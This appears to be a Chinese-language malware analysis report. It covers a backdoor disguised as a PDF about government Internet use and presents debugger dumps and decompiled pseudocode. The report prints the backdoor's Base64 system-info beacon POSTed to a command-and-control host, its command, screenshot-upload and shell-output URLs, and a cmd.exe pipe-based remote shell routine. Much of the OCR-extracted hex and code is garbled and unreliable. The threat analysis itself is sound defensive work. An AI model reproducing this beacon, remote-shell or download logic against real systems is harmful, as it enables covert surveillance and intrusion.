00428804 . 8D95 78FFFFF1 lea edx,[local.34]
00428805 . 8845 94 mov eax,[local.27]
00428806 . B9 0400000000 mov ecx,0x0
00428807 . E8 0300FEFF call Define_t.00409000
00428808 . 8845 94 mov eax,[local.27]
00428809 . B8 0558C0 lea edx,[local.29]
0042880A . E8 88921300 call Define_t.00561E90
0042880B . 8855 8C mov edx,[local.29]
0042880C . B8 E0455E00 mov eax,Define_t.005E45E0
0042880D . B8 00000000
00428C10 . E8 7B00FEFF call Define_t.00408C90
00428C15 . 6A 00 push 0x0
005E45E0=Define_t.005E45E0 CNAME=计算机名+Guid
Base64编码后

```

地址	HEX 数据	ASCII	地址	HEX 数据	ASCII
0180463C	56 30 6C 4F 4C 56 45 33 4F 45 74 42 56 68 56 48 U010LVE30EBUUVJ		0160FD80	00000000	
0180464C	55 30 67 7A 58 31 56 7A 5A 58 4A 66 52 45 4E 35 U0g2X1u2ZXFREN5		0160FD84	00000000	Define_t.0058E544
0180465C	51 31 46 44 5A 47 56 50 53 41 3D 3D 00 45 3E 2E Q1FD2GUPSA==.E..		0160FD88	0058E544	Define_t.0058E544
0180466C	27 33 40 38 22 37 33 46 38 2E 40 33 43 00 00 00 W5*, W5*, JSC		0160FD8C	0058E544	ASCII "早V"
0180467C	51 C0 7E 00 CC 46 80 01 8C 45 80 01 00 00 00 00 Q3. 梅. 梅. L.		0160FD90	0160FD80	返回到 Define_t.0040DC42
0180468C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FD94	0160F80C	ASCII "早V"
0180469C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FD98	00000000	Define_t.0040DC42
018046AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FD9C	0160FD80	ASCII "早V"
018046BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FDA0	0001B3DC	返回到 Define_t.0040B3DC
018046CC	51 C0 83 00 1C 47 80 01 7C 46 80 01 00 00 00 00 Q3. 梅. 梅. L.		0160FDA4	017F4CAF	ASCII "WIN-Q78KAUEI\$H3"
018046DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FD88	0058F880C	UNICODE "
018046EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----		0160FD9C	017F4CAF	ASCII "User"
			0160FD80	0058F880C	UNICODE "

2. 通过 GetVersion 函数收集当前系统版本

并且将其结果通过Base64进行编码,组成osversion报文

The screenshot shows the assembly view of the exploit code. The assembly code includes instructions like mov eax,define_t.0058F850, call Define_t.00428D00, and lea edx,[local.29]. Below the assembly, the memory dump shows the value 0x180468C followed by the ASCII string "U21u2693cyA3IFTW2XJzaW9uIDYuMS43Nj4xx0=". The memory dump is highlighted with a red box.

3. 通过 WMI 查询本地安装的安全软件

被侦查的安全软件包括 360, F-secure, Corporate, Bitdefender

0042825C	.~ 75 50	jnz short Define_t.004282AE	360
0042825E	- BA 6CF55800	mov edx,Define_t.0058F56C	
00428263	- A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
00428268	- E8 336D0200	call Define_t.0044EFA0	
0042826D	- 84C0	test al,al	
0042826F	.~ 75 3D	jnz short Define_t.004282AE	
00428271	- BA A4F55800	mov edx,Define_t.0058F5A4	Corporate
00428276	- A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
0042827B	- E8 206D0200	call Define_t.0044EFA0	
00428280	- 84C0	test al,al	F-Secure
00428282	.~ 75 2A	jnz short Define_t.004282AE	
00428284	- BA BCF55800	mov edx,Define_t.0058F5BC	
00428289	- A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
0042828E	- E8 0D6D0200	call Define_t.0044EFA0	
00428293	- 84C0	test al,al	Bitdefender
00428295	.~ 75 17	jnz short Define_t.004282AE	
00428297	- BA D4F55800	mov edx,Define_t.0058F5D4	
0042829C	- A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
004282A1	- E8 F06C0200	call Define_t.0044EFA0	
004282A6	- 84C0	test al,al	
004282A8	.~ 0F84 FD010000	je Define_t.004284AB	
004282AE	>+8B83 A0040000	mov eax,dword ptr ds:[ebx+0x400]	
004282B4	- 8B80 BC030000	mov eax,dword ptr ds:[eax+0x3BC]	
004282B8	- DA E9FFFF0000	mov edx,Define_t.0058F5EC	

如果存在的话,获取结果组成 av 报文

4.通过 GetModuleFileName 函数获取当前文件的运行路径

地址	HEX 数据	ASCII	0160FE24 00000001
0160F13C	A3 3A 5C 55 73 65 72 73 5C 55 73 65 72 5C 64 65 C:\Users\User\De		0160FE28 0000005A
0160F13D	73 68 74 6F 78 5C 44 65 66 69 6E 65 29 74 68 65 sktopDefine the		0160FE2C 00610000
0160F13E	29 49 6E 74 65 72 6E 65 74 29 69 6E 28 67 6F 76 Internet in gov		0160FE30 00000000
0160F13F	65 72 6E 60 65 74 29 69 6E 73 74 69 74 75 74 ernment institut		0160FE34 00000000
0160F140	69 6E 67 73 5F 70 64 66 2E 05 78 65 00 00 00 00 ions.pdf.exe....		0160FE38 00000000
0160F141	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE3C 555C0A43
0160F142	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE40 73726573
0160F143	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE44 6573555C
0160F144	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE48 65445C72
0160F145	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE4C 67F78570
0160F146	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE50 65485C70
0160F147	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE54 656E0464
0160F148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0160FE58 65678420

将当前程序运行路径信息通过base64编码组成 fname 报文

地址	HEX 数据	ASCII	当前路径 Base64 编码
00428D11	. B9 03000000	mov ecx,0x3	
00428D16	- E8 E502EFFF	call Define_t.00409000	
00428D1B	- 6A 00	push 0x0	
00428D1D	- A1 29465E00	mov eax,dword ptr ds:[0x5E4620]	
00428D22	- 8985 60FFFFFF	mov [local_40],eax	
00428D28	- B8 30FB85800	mov eax,Define_t.0058F830	
00428D2D	- 8985 60FFFFFF	mov [local_39],eax	
00428D33	- B8 68FB85800	mov eax,Define_t.0058F868	
00428D38	- 8985 60FFFFFF	mov [local_38],eax	
00428D3E	- 8055 8C	lea edx,[local_29]	
00428D41	- A1 99E15600	mov eax,dword ptr ds:[0x5E190]	
00428D46	- E8 659B1000	call Define_t.00532B80	
00428D4B	- 8B84 8C	mov eax,[local_29]	
00428D4E	- B055 90	lea edx,[local_28]	
00428D51	- E8 38911300	call Define_t.00561E90	
00428D56	- 8B84 90	mov eax,[local_28]	
00428D59	- . 00 00 60FFFFFF	mov [local_28],eax	
00428D5F	- 8095 60FFFFFF	lea edx,[local_40]	
00428D65	- B8 20465E00	mov eax,Define_t.005E4620	
00428D6A	- B9 03000000	mov ecx,0x3	
00428D6F	- E8 8C02EFFF	call Define_t.00409000	

5.后门版本号 ver 报文,本次活动的后门版本号为:5.HXD.zz.1201

00828056	- . 8B45 90 mov eax,[local.28]	Define_t_0058F898	寄存器 (FPU)
00828059	- . 8985 6CFFFF mov [local.37],eax		EX 00828059 ASCII "5.HXD.zz.1201"
0082805E	- . 8D95 60FFFF lea edx,[local.40]		EDX 0160FD80
00828065	- . BB 20465E00 mov eax,Define_t_005E4620		EBX 0058E544
0082806A	- . B9 03000000 mov ecx,0x3		ESP 0160FD7C
0082806F	- . E8 8C02FEFF call Define_t_00409000		EBP 0160FE2C
00828074	- . 6A 00 push 0x0		ESI 00589DF4 Define_t_00589DF4
00828076	- . A1 20465E00 mov eax,dword ptr ds:[0x5E4620]	Define_t_0058F899	EDI 0056E7D4 Define_t_0056E7D4
00828078	- . 8985 60FFFF mov [local.40],eax		EIP 0042809F Define_t_0042809F
00828081	- . B8 30F85800 mov eax,Define_t_0058F830		C 0 ES 002B 32位 0(FFFFFFFF)
00828086	- . 8985 64FFFF mov [local.39],eax	Define_t_0058F899	P 1 CS 0023 32位 0(FFFFFFFF)
0082808C	- . B8 7CF85800 mov eax,Define_t_0058F87C		A 0 SS 0022 32位 0(FFFFFFFF)
00828091	- . 8985 68FFFF mov [local.38],eax	ver=	Z 1 DS 0022 32位 0(FFFFFFFF)
00828097	- . 8D55 90 lea edx,[local.28]	Define_t_0058F899	S 0 FS 0053 32位 7EFD000(FFF)
0082809A	- . B8 90F85800 mov eax,Define_t_0058F890		T 0 GS 002B 32位 0(FFFFFFFF)
0082809F	- . E8 EC901300 call Define_t_00561E90	5.HXD.zz.1201	D 0
008280A4	- . 8B45 90 mov eax,[local.28]	编码当前后门版本	O 0 LastErr ERROR_SUCCESS (00000000)
008280A7	- . 8985 6CFFFF mov [local.37],eax	Define_t_0058F898	00000246 (NO,NB,E,NS,PE,GE,LE)
008280A8	- . 8D95 60FFFF lea edx,[local.40]		ST0 empty 0.0
008280B3	- . B8 20465E00 mov eax,Define_t_005E4620		ST1 empty 0.0
008280B8	- . B9 03000000 mov ecx,0x3		ST2 empty 0.0
00561E90-Define_t_00561E90			ST3 empty 0.0

将版本号通过base64编码组成 ver 报文

0428056	- . 8B45 90 mov eax,[local.28]	Define_t_0058E544	寄存器 (FPU)
0428059	- . 8985 6CFFFF mov [local.37],eax		EX 00828059 ASCII "NS51WEQuenouHTiWQ=-"
042805F	- . 8D95 60FFFF lea edx,[local.40]		EDX 01813EAC
0428065	- . BB 20465E00 mov eax,Define_t_005E4620		EBX 00000001
042806A	- . B9 03000000 mov ecx,0x3		ESP 0058E544 Define_t_0058E544
042806F	- . E8 8C02FEFF call Define_t_00409000		EBP 0160FD7C
0428074	- . 6A 00 push 0x0		ESI 00589DF4 Define_t_00589DF4
0428076	- . A1 20465E00 mov eax,dword ptr ds:[0x5E4620]		EDI 0056E7D4 Define_t_0056E7D4
0428078	- . 8985 60FFFF mov [local.40],eax		EIP 004280A7 Define_t_004280A7
0428081	- . B8 30F85800 mov eax,Define_t_0058F830		C 0 ES 002B 32位 0(FFFFFFFF)
0428086	- . 8985 64FFFF mov [local.39],eax	ver=	P 1 CS 0023 32位 0(FFFFFFFF)
042808C	- . B8 7CF85800 mov eax,Define_t_0058F87C	Define_t_0058F899	A 0 SS 0022 32位 0(FFFFFFFF)
0428091	- . 8985 68FFFF mov [local.38],eax		Z 1 DS 0022 32位 0(FFFFFFFF)
0428097	- . 8D55 90 lea edx,[local.28]	5.HXD.zz.1201	S 0 FS 0053 32位 7EFD000(FFF)
042809A	- . B8 90F85800 mov eax,Define_t_0058F890	编码当前后门版本	T 0 GS 002B 32位 0(FFFFFFFF)
042809F	- . E8 EC901300 call Define_t_00561E90		D 0
04280A4	- . 8B45 90 mov eax,[local.28]		O 0 LastErr ERROR_SUCCESS (00000000)
04280A7	- . 8985 6CFFFF mov [local.37],eax	00000246 (NO,NB,E,NS,PE,GE,LE)	EFL 00000246 (NO,NB,E,NS,PE,GE,LE)
04280AD	- . 8D95 60FFFF lea edx,[local.40]	ST0 empty 0.0	ST0 empty 0.0
04280B3	- . B8 20465E00 mov eax,Define_t_005E4620	ST1 empty 0.0	ST1 empty 0.0
04280B8	- . B9 03000000 mov ecx,0x3	ST2 empty 0.0	ST2 empty 0.0
ax=0180469C, (ASCII "NS51WEQuenouHTiWQ=-")	主栈 ss:[0160FD98]=01864254, (ASCII "QzpcUXNlcnNcUXNlc1xEZXRdG9wXER12mluZSB0a0UGsV502XJuZXQgah22922XJubWudCB	ST3 empty 0.0	ST3 empty 0.0

将这些信息按照如下方式拼接好后,通过 send 方式向URL地址

<http://nicoledotson.icu/debby/weatherford/yportysnr>发送上线报文

edi=017E3E10	cname=&av=&osversion=&aname=&ver=	通过send发送已编码数据
地址	HEX 数据	ASCII
01881940	63 6E 61 60 65 30 56 30 6E 4C 56 45 33 4F 45	cname=U010LVE30E
01881948	74 42 56 68 50 48 55 39 67 78 58 31 56 78 58 45	tBUKUJU0g2XU2Z
0188194B	44 66 52 45 4E 35 51 31 46 44 58 47 56 58 53 41	JFREN5Q1FD2GUPSA
0188194C	30 26 61 74 65 72 66 6E 28 69 6E 73 74 69 74 75 74	Internet in gov
0188194D	69 6F 6E 73 5F 70 64 66 26 65 78 65 00 00 00 00	erment institut
0188194E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ions.pdf.exe.....
0188194F	57 1C 47 08 BC AD 88 01 00 00 00 00 00 00 00 00 00	是否.法?.....
01881950	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD80 00000000
01881954	33 4E 60 41 70 58 51 30 39 26 61 6E 61 60 65 00	3HJ8xQ-Q+&ame-
01881958	51 78 70 63 58 46 66 63 6E 46 68 58 58 46 4C	QzpcUXNlcnNcUXNl
0188195B	63 60 6C 78 45 58 48 4E 72 64 60 39 58 52 41	c1xEZXRdG9wXER1
0188195C	50 58 60 6C 75 50 42 62 61 47 55 67 50 52 35	02u1ZG93cyR31F
0188195D	59 52 51 47 60 64 46 61 47 55 67 50 52 35	02u1ZG93yR31F
0188195E	50 58 60 6C 75 52 57 26 64 49 42 70 62 6E 3E	ZXJuZXQgah22922XJubW
0188195F	59 52 51 47 60 64 46 61 47 55 67 50 52 35	02XJuZXQgah22922XJubW
01881960	50 58 60 6C 75 52 57 26 64 49 42 70 62 6E 3E	02XJuZXQgah22922XJubW
01881961	61 58 52 31 64 47 4C 76 62 6E 46 63 47 52 00	02XJuZXQgah22922XJubW
01881962	56 53 50 51 30 26 26 65 72 39 4E 55 56 51 45	LwhzQ=q+&ver=NS5
01881963	59 57 45 51 75 65 6E 6F 75 4D 54 09 77 51 50	LWEQuenouHTiWQ=-
01881964	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000000
01881965	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001
01881966	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001
01881967	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001
01881968	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001
01881969	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001
01881970	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD84 00000001

POST /debby/weatherford/yportysnr HTTP/1.1
Host: nicoledotson.icu
Content-Type: application/x-www-form-urlencoded
Content-Length: 241
Connection: close

cname=U010LVE30E&av=NS51WEQuenouHTiWQ=-&osversion=01864254&aname=QzpcUXNlcnNcUXNlc1xEZXRdG9wXER12mluZSB0a0UGsV502XJuZXQgah22922XJubW
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 13:13:23 GMT
Server: Apache
X-Powered-By: PHP/7.2.27
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Connection: close

24
{"av":["The av field is required."])

②.获取指令

通过 `http://nicoledotson.icu/debby/weatherford/ekspertyza` URL获取功能命令(功能为截屏,远程shell以及下载文件)

寄存器 (CPU)

ERX 00000000	ECX 00000011	EDX 7788D2080 ntdll_12.7788D2080
EBX 005609B0 Define_t_005609B0	ESP 0160F9C4	EBP 0160F9B0
ESI 0160F9C4	EDI 00202550	EIP 005609B0 Define_t_005609B0
C 0 ES 002B 32位 0xFFFFFFF	P 1 CS 0023 32位 0xFFFFFFF	A 0 SS 002B 32位 0xFFFFFFF
Z 1 DS 002B 32位 0xFFFFFFF	S 0 FS 0053 32位 7EFDD000(CFF)	T 0 GS 002B 32位 0(FFFFFFF)
D 0	O 0 LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)	EFL 00000266 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0	ST1 empty 0.0	ST2 empty 0.0
ST3 empty 0.0	ST4 empty 0.0	ST5 empty 0.0
ST6 empty 0.0	ST7 empty 0.0	

3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (0)
CPU: x86 - Registers: Default - Stack: 0000000000000000

地址 HEX 数值 ASCII

004275E3	8985 2CFFFFFI	mov [local_53],eax	^ 0160F9E9 777E9900 返回到 ntdll_12.777E9900
004275E9	8D95 24FFFFFI	lea edx,[local_55]	0160F9E9 00400000 Define_t_00400000
004275EF	8D45 E8	lea eax,[local_6]	0160F9E9 005609B0 Define_t_005609B0
004275F2	B9 02000000	mov ecx,0x2	0160F9E9 005E9004 Define_t_005E9004
004275F7	E8 0410EFFF	call Define_t_00400000	Timeout = 100. ms
004275FC	8B45 E8	mov eax,[local_6]	SC
004275F9	E8 3CEFFFFF	call Define_t_00426000	ekspertyza
00427604	6A 01	pshl 0x4	Define_t_005609B0
00427608	E8 859CFDFE	call <jmp.&kernel32.Sleep>	Elan
00427610	8B45 E8	mov eax,[local_6]	Define_t_00400000
00427614	E8 8043FFFF	call Define_t_00426000	Define_t_005609B0
00427618	33 C0	shl eax,1	Define_t_005609B0
0042761C	DA 04F35800	mov edx,Define_t_005609B0	ekspertyza
0042761F	8B45 EC	mov eax,[local_1]	Define_t_005E9004
00427622	E8 2921EFFF	call Define_t_00409750	Elan
00427627	85C0	test eax,eax	Define_t_005609B0
00427629	75 1C	JZ short Define_t_00427647	Define_t_005609B0
0042762B	8A CCF35800	mov edx,Define_t_0058F3CC	主功能函数
00427630	8B45 EC	mov eax,[local_5]	Define_t_005609B0
00427633	E8 1821EFFF	call Define_t_00409750	Define_t_005609B0
00427638	85C0	test eax,eax	Define_t_005609B0
0042763F	74 00	JZ short 00427647	Define_t_005609B0
00427642	8B45 F4	mov eax,[local_3]	Define_t_005609B0
00427647	E8 697FFFFF	call Define_t_00426000	Define_t_005609B0
0042764C	E8 564FFFFF	call Define_t_00409750	Define_t_005609B0
00427650	8D85 2CFFFFFI	lea eax,[local_11]	Define_t_005609B0
00426DB0-Define_t_00426000			

③.发送屏幕快照

截取屏幕快照函数

```

if ( sub_44EEFAB() )
{
    v9 = *(__DWORD *)("(_DWORD *)\v55 + 1184) + 956";
    v10 = *(__DWORD *)("(_DWORD *)\v55 + 1184) + 956";
    (*(void __fastcall **)(int, const char ))(v10 + 164))(v10, "ScreenShot");
    sub_403CC0(v10);
    sub_403CC0(&v7);
    sub_40B090(0);
    sub_4272E0(\v55, {int}"vydalny", v47, a3, a4, a5, &a40);
    sub_40B090(0);
    v11 = ("_DWORD *)("(_DWORD *)\v55 + 1184) + 956";
    v12 = ("_DWORD *)("(_DWORD *)\v55 + 1184) + 956";
    (*(void __fastcall **)(int, int))(v12 + 164))(v12, v49);
    Sleep(0x1F40);
    sub_44E590((int)"TEMP", &a43, a4, a5);
    v44 = v43;
    v45 = Bunk_SBF1F8;
    sub_425480(18, {int}"abcdefghijklmnoprstuvwxyzABCDEFHGIJKLMNOPQRSTUVWXYZ\254567890", &a42);
    sub_409980(\v54, {int}&a44, 2, a3, a4, a5, 0);
    sub_426840(\v54, a3, a4, a5, 0);
    sub_426940(v13, Bunk_SF0A0);
    Sleep(1800);
    sub_426940(v13, Bunk_SF0A0);
}

```

向URL地址 <http://nicoledotson.icu/debby/weatherford/Zavantazhyty> 发送截屏

地址	操作数	汇编指令	注释
00426095	- 85C0	test eax,eax	
00426097	~ 75 75	ja short Define_t.0042680E	
00426099	- A1 D0455E00	mov eax,dword ptr ds:[0x5E45D0]	
004260A1	CD80 CC004000	mov ecx,dword ptr ds:[eax+0x400]	
004260A4	- BB80 BC03000	mov eax,dword ptr ds:[eax+0x3BC]	
004260AA	- BA B0F05800	mov edx,Define_t.0058F0B0	Send ScreenShot....
004260AF	- BB8D D0455E0	mov ecx,dword ptr ds:[0x5E45D0]	
004260B5	- BB89 A004000	mov ecx,dword ptr ds:[ecx+0x4A0]	
004260BB	- BB89 BC03000	mov ecx,dword ptr ds:[ecx+0x3BC]	
004260C1	- BB89	mov ecx,dword ptr ds:[ecx]	
004260C3	- FF91 A4000000	call dword ptr ds:[ecx+0x4]	
004260C9	- B8 D0F05800	mov eax,Define_t.0058F0B0	terrell
004260CE	- 50	push eax	
004260CF	- FF75 FC	push [local.1]	Define_t.005E9004
004260D2	- FF75 F4	push [local.3]	Define_t.0056D9B0
004260D5	- 8D85 6CFFFFFF	lea eax,[local.37]	
004260DB	- E8 E0D1FDFE	call Define_t.00403CC0	
004260E0	- 6A 00	push 0x0	
004260E2	- B9 E4F05800	mov ecx,Define_t.0058F0E4	zavantazhyty
004260E7	- BB15 10465E0	mov edx,dword ptr ds:[0x5E4610]	http://nicoledotson.icu/debby/weatherford/
004260ED	- BD85 6CFFFFFF	lea eax,[local.37]	
004260F3	- E8 9822FEFF	call Define_t.00408D90	
004260F8	- BB95 6CFFFFFF	mov edx,[local.37]	
004260FE	- BB40 EC	mov ecx,[local.5]	
00426B01	- BB45 E8	mov eax,[local.6]	Define_t.00400000
00426B04	- E8 07FE1300	call Define_t.00566910	
00426B09	- E9 88000000	jmp Define_t.00426B96	
00426B0E	> BA 00F15800	mov edx,Define_t.0058F100	cd
0058F0E4	= Define_t.0058F0E4	(ASCII "zavantazhyty")	
ecx	= 00000011		

④.远程shell

远程shell主要代码

```

else if ( sub_44EFA0() )
{
    v14 = *(DWORD *)(*(_DWORD *)(<v55 + 1184) + 0x38C);
    v15 = *(DWORD *)(*(_DWORD *)(<v55 + 1184) + 0x38C);
    (*void __fastcall **)(int, void **)(v15 + 164))(v15, &off_58F2AC); // shell
    sub_493CC0(v44);
    sub_493CC0(v44);
    sub_488098(v44);
    sub_4272E0(<v55, (int)"ydalaty", v49, a3, a4, a5, &v48);
    sub_488098();
    v16 = *(DWORD *)(*(_DWORD *)(<v55 + 0x440) + 956);
    v17 = *(DWORD *)(*(_DWORD *)(<v55 + 0x440) + 956);
    (*void __fastcall **)(int, int)(v17 + 164))(v17, v47);
    Sleep(0x14u);
    sub_426048(v18, &v48);
    sub_567340(<v19, &v47);
    create_shell(<v47, (int)&off_58F2BC, &v55, a3, a4, a5); // 创建shell
    sub_567280(<v55, &v47, a3, a4, a5);
    sub_4269AB(<v20, &unk_58F100);
}

远端shell代码


```

```

PipeAttributes.bLength = 12;
PipeAttributes.bInheritHandle = -1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0); // 创建管道
v8 = (void *)sub_400980(1, (int)&v24, &v25);
v18 = sub_40F650(<v8, a4, (int)&savedregs, a5, a6, 0);
if (!v18)
{
    Lobyte(v8) = 0;
    sub_403680(<v8, 68);
    SetFilePointer(hReadPipe, 0, 0, 0);
    StartInfo.dwFlags = 257;
    StartInfo.hStdInput = GetStdHandle(0xFFFFFFF6);
    StartInfo.hStdOutput = hWritePipe;
    StartInfo.hStdError = hWritePipe;
    sub_408C90(<v8, &v24, &v25, v30);
    v24 = CreateDirectory(<v8);
    if (!v24)
    {
        v10 = Name;
        v16 = v18;
        sub_403C00(&lpCommandLine);
        sub_40B050(<v16, &lpCommandLine, (int)"cmd.exe /C ", v40, 0);
        sub_40B050(<v16, &lpCommandLine, (int)"&cmd.exe ", v40, 0);
        if (!v17)
        {
            do
                v32 = ReadFile(hReadPipe, Buffer, 0xFU, &NumberofBytesRead, 0) != 0; // 读取管道
            if (v28)
            {
                v12 = *(DWORD *)sub_400980(1, (int)&v21, &v22);
                v17 = sub_40F650(<v12, a4, (int)&savedregs, a5, a6, 0);
                if (!v17)
                {
                    CreateProcessA(0, _lpCommandLine, 0, 0, -1, 0, v16, &StartupInfo, &ProcessInformation) != 0; // 创建shell进程
                    CloseHandle(hWritePipe);
                    if (v28)
                }
            }
        }
    }
}


```

向URL地址 <http://nicoledotson.icu/debby/weatherford/pidnimit> 发送shell回显



⑤.文件下载

下载文件,推测应该先另存为base64编码的txt文件再解密另存为exe文件,最后删除txt文件.由于环境问题我们并没有捕获后续的代码



```

(*(void __fastcall **)(int, const char *))(v22 + 0xA4))(v22, "Download File");
sub_403CC0(&v47);
sub_403CC0(&v49);
sub_408D90(0);
sub_4272E0(v55, (int)"vydalyty", v49, a3, a4, a5, &v48);
sub_408D90(0);
v23 = *(__WORD **)(__WORD *)(v55 + 0x4A0) + 0x3BC;
v24 = **(__WORD **)(__WORD *)(v55 + 0x4A0) + 0x3BC;
(*(void __fastcall **)(int, int))(v24 + 0xA4))(v24, v47);
Sleep(0x1F4u);
sub_426D40(v25, &v48);
sub_567340(v26, &v47);
v27 = *(__WORD **)(__WORD *)(dword_5E45D0 + 0x4A0) + 0x3BC;
v28 = **(__WORD **)(__WORD *)(dword_5E45D0 + 0x4A0) + 0x3BC;
(*(void __fastcall **)(int, int))(v28 + 164))(v28, v47);
v52 = sub_4259E0(&unk_58EB70, 1, 1, a3, a4, a5);
v29 = ( __WORD *)sub_40D9B0(1, (int)&v41, &v44);
v35 = sub_40F650(v29, a3, (int)&savedregs, a4, a5, 0);
if ( !v35 )
{
    *((__BYTE *)v52 + 9) = 1;
    sub_43A940((int)v52, 5);
    sub_426D40(v31, &v48);
    sub_567340(v32, &v47);
    sub_408C90(v52 + 0xE, v47);
    sub_44E500((int)"TEMP", &v42, a4, a5);
    v37 = v42;
    v38 = (const char *)&unk_58EF18;
    sub_425480(20, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v43);
    v39 = v43;
    v40 = ".txt";
    sub_409000(v52 + 12, (int)&v37, 3, a3, a4, a5, 0);
    v38 = "SecurityHealthService-";
    sub_425480(3, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v42);
    v39 = v42;
    v40 = ".exe";
}

```

⑥.删除命令

通过URL <http://nicoledotson.icu/debby/weatherford/vydalyty> 获取删除指令

